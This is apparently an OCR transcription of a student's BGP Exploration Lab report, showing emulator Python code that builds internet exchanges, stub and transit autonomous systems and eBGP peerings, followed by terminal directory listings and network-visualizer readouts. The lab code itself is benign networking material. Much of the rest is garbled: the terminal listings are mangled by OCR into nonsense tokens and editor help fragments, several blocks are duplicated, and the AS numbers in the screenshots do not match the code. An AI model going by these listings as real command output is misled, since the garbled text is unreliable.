
BGP Exploration Lab

Task 1: Building a stub autonomous system



Create the base layer and exchanges

```
base  = Base()

base.createInternetExchange(100)
base.createInternetExchange(101)
```

Create stub autonomous systems

```
as151 = base.createAutonomousSystem(151)

# Create an internal network
as151.createNetwork('net0')

# Create a host and attach it to the network
as151.createHost('host0').joinNetwork('net0')

# Create a router and attach it to two networks
as151.createRouter('router0').joinNetwork('net0').joinNetwork('ix100')
```


Create a transit autonomous system

```
as2 = base.createAutonomousSystem(2)
```

```
# Create 3 internal networks
as2.createNetwork('net0')
as2.createNetwork('net1')
as2.createNetwork('net2')

# Create four routers and attach them to networks.
# ix100 <--> r1 <--> r2 <--> r3 <--> r4 <--> ix101
as2.createRouter('r1').joinNetwork('net0').joinNetwork('ix100')
as2.createRouter('r2').joinNetwork('net0').joinNetwork('net1')
as2.createRouter('r3').joinNetwork('net1').joinNetwork('net2')
as2.createRouter('r4').joinNetwork('net2').joinNetwork('ix101')
```

Create an Ebgp layer and Conduct BGP Peering

```
ebgp    = Ebgp()

# Peer AS-2 with ASes 151, 152, and 153 (AS-2 is the Internet service provider)
ebgp.addPrivatePeering(100, 2, 151, abRelationship = PeerRelationship.Provider)
ebgp.addPrivatePeering(101, 2, 152, abRelationship = PeerRelationship.Provider)
ebgp.addPrivatePeering(101, 2, 153, abRelationship = PeerRelationship.Provider)

# Peer AS-152 and AS-153 (as equal peers for mutual benefit)
ebgp.addPrivatePeering(101, 152, 153, abRelationship = PeerRelationship.Peer)
```




154

Replay stopped.

event interval (ms)
200


Network: 154/net0
ID: 2af388fc1590
Name: net0
Scope: 154
Type: local
Prefix: 10.154.0.0/24

These are list of folders for each docker file




```
 (sudo)             $udo internet

1 seed in seed
rwwr- seed     31008 Jul 31 10 39 base-
rwwr- seed     40996 Jul 31 10 38 intern
rwwr  seed      1027 Jul 31 10 38 output
rwwr- seed       533 Aug 25 15 47 rao!!
rwwr-/seed/examples/A20-nano-internet
uti tl
rwwr  seed 4096  4096 Jul 31 10:39
rwwr  seed 4096  4096 Jul 31 10:38 doc
rwwr  seed  986   98b Jul 31 10:38 int
rwwr  nandannetent.py aug 25 31.38 py
rwwr  seed 1027   122 Aug 25 15:47 READ


^G Get Help  ^Q Write Out ^R Read File
^Y Prev Page ^K Prev Page ^K Cut Text
^K Cut Text  ^J Justify   ^C Justify
```

```
 :/-:/examples/A20-nano-internet
1 l
<is -l sec/
seed   seed 4096 Jul 31 10:38 docker-
seed   seed 4096 Jul 31 10:38 host1 .yml
seed   seed 4096 Jul 31 10:38 host2
seed   seed 4096 Jul 31 10:38 host3
seed   seed 4096 Jul 31 10:38 host4
seed   seed 4096 Jul 31 10:38 nost1
seed   seed 4096 Jul 31 10:38 router1
seed   seed 4096 Jul 31 10:38 node_151
seed   seed 4096 Jul 31 10:38 node_152
seed   seed 4096 Jul 31 10:38 router2
seed   seed 4096 Jul 31 10:38 node_153_x
seed   seed 4096 Jul 31 10:38 node_154 l
seed   seed 4096 Jul 31 10:38 node_154_r
seed   seed 4096 Jul 31 10:38 node_154
seed   seed 4096 Jul 31 10:38 router4

^G Get Help  ^Q Write Out ^W Where Is
^X Exit      ^X Read File ^V Next Page
```



```
$ ll
total 48
-rw-rw-r--  1 seed seed 31008 Jul 31 10:38 base-component.bin
-rwxrwxr-x  1 seed seed  4704 Jul 28 17:58 nano-internet.py
drwxrwxr-x 17 seed seed  4096 Jul 31 10:38 output
-rw-rw-r--  1 seed seed   533 Jul 28 15:47 README.md
$ pwd
/home/seed/emu/examples/A20-nano-internet
$ cd output/
$ ll
total 76
-rw-rw-r-- 1 seed seed 15626 Jul 31 10:38 docker-compose.yml
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 dummies
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_151_host0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_151_host1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_152_host0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_153_host_0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_153_host_1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_151_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_152_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_153_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r2
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r3
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r4
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rs_ix_ix100
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rs_ix_ix101
$
```

Visualizing the emulator




154

Replay stopped.

event interval (ms)
200

Network: 154/net0
ID: 2af388fc1590
Name: net0
Scope: 154
Type: local
Prefix: 10.154.0.0/24



icmp


Replay stopped.

event interval (ms)
200

Host: 155/host_0
ID: 472de959a50e
ASN: 155
Name: host_0
Role: Host


IP addresses
net0: 10.155.0.71/24

Actions
Launch console
Disconnect
Refresh




```
 (sudo)           $udo internet

1 seed in seed
rwwr- seed     31008 Jul 31 10 39 base-
rwwr- seed     40996 Jul 31 10 38 intern
rwwr  seed      1027 Jul 31 10 38 output
rwwr- seed       533 Aug 25 15 47 rao!!
rwwr-/seed/examples/A20-nano-internet
uti tl
rwwr  seed 4096  4096 Jul 31 10:39
rwwr  seed 4096  4096 Jul 31 10:38 doc
rwwr  seed  986   98b Jul 31 10:38 int
rwwr  nandannetent.py aug 25 31.38 py
rwwr  seed 1027   122 Aug 25 15:47 READ



^G Get Help  ^Q Write Out  ^R Read File
^Y Prev Page ^K Prev Page  ^K Cut Text
^K Cut Text  ^J Justify    ^C Justify
```

```
 :/-:/examples/A20-nano-internet
1 l
<is -l sec/
seed   seed 4096 Jul 31 10:38 docker-
seed   seed 4096 Jul 31 10:38 host1 .yml
seed   seed 4096 Jul 31 10:38 host2
seed   seed 4096 Jul 31 10:38 host3
seed   seed 4096 Jul 31 10:38 host4
seed   seed 4096 Jul 31 10:38 nost1
seed   seed 4096 Jul 31 10:38 router1
seed   seed 4096 Jul 31 10:38 node_151
seed   seed 4096 Jul 31 10:38 node_152
seed   seed 4096 Jul 31 10:38 router2
seed   seed 4096 Jul 31 10:38 node_153_x
seed   seed 4096 Jul 31 10:38 node_154 l
seed   seed 4096 Jul 31 10:38 node_154_r
seed   seed 4096 Jul 31 10:38 node_154
seed   seed 4096 Jul 31 10:38 router4

^G Get Help  ^Q Write Out  ^W Where Is
^X Exit      ^X Read File  ^V Next Page
```



```
$ ll
total 48
-rw-rw-r--  1 seed seed 31008 Jul 31 10:38 base-component.bin
-rwxrwxr-x  1 seed seed  4704 Jul 28 17:58 nano-internet.py
drwxrwxr-x 17 seed seed  4096 Jul 31 10:38 output
-rw-rw-r--  1 seed seed   533 Jul 28 15:47 README.md
$ pwd
/home/seed/emu/examples/A20-nano-internet
$ cd output/
$ ll
total 76
-rw-rw-r-- 1 seed seed 15626 Jul 31 10:38 docker-compose.yml
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 dummies
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_151_host0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_151_host1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_152_host0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_153_host_0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_153_host_1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_151_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_152_router0
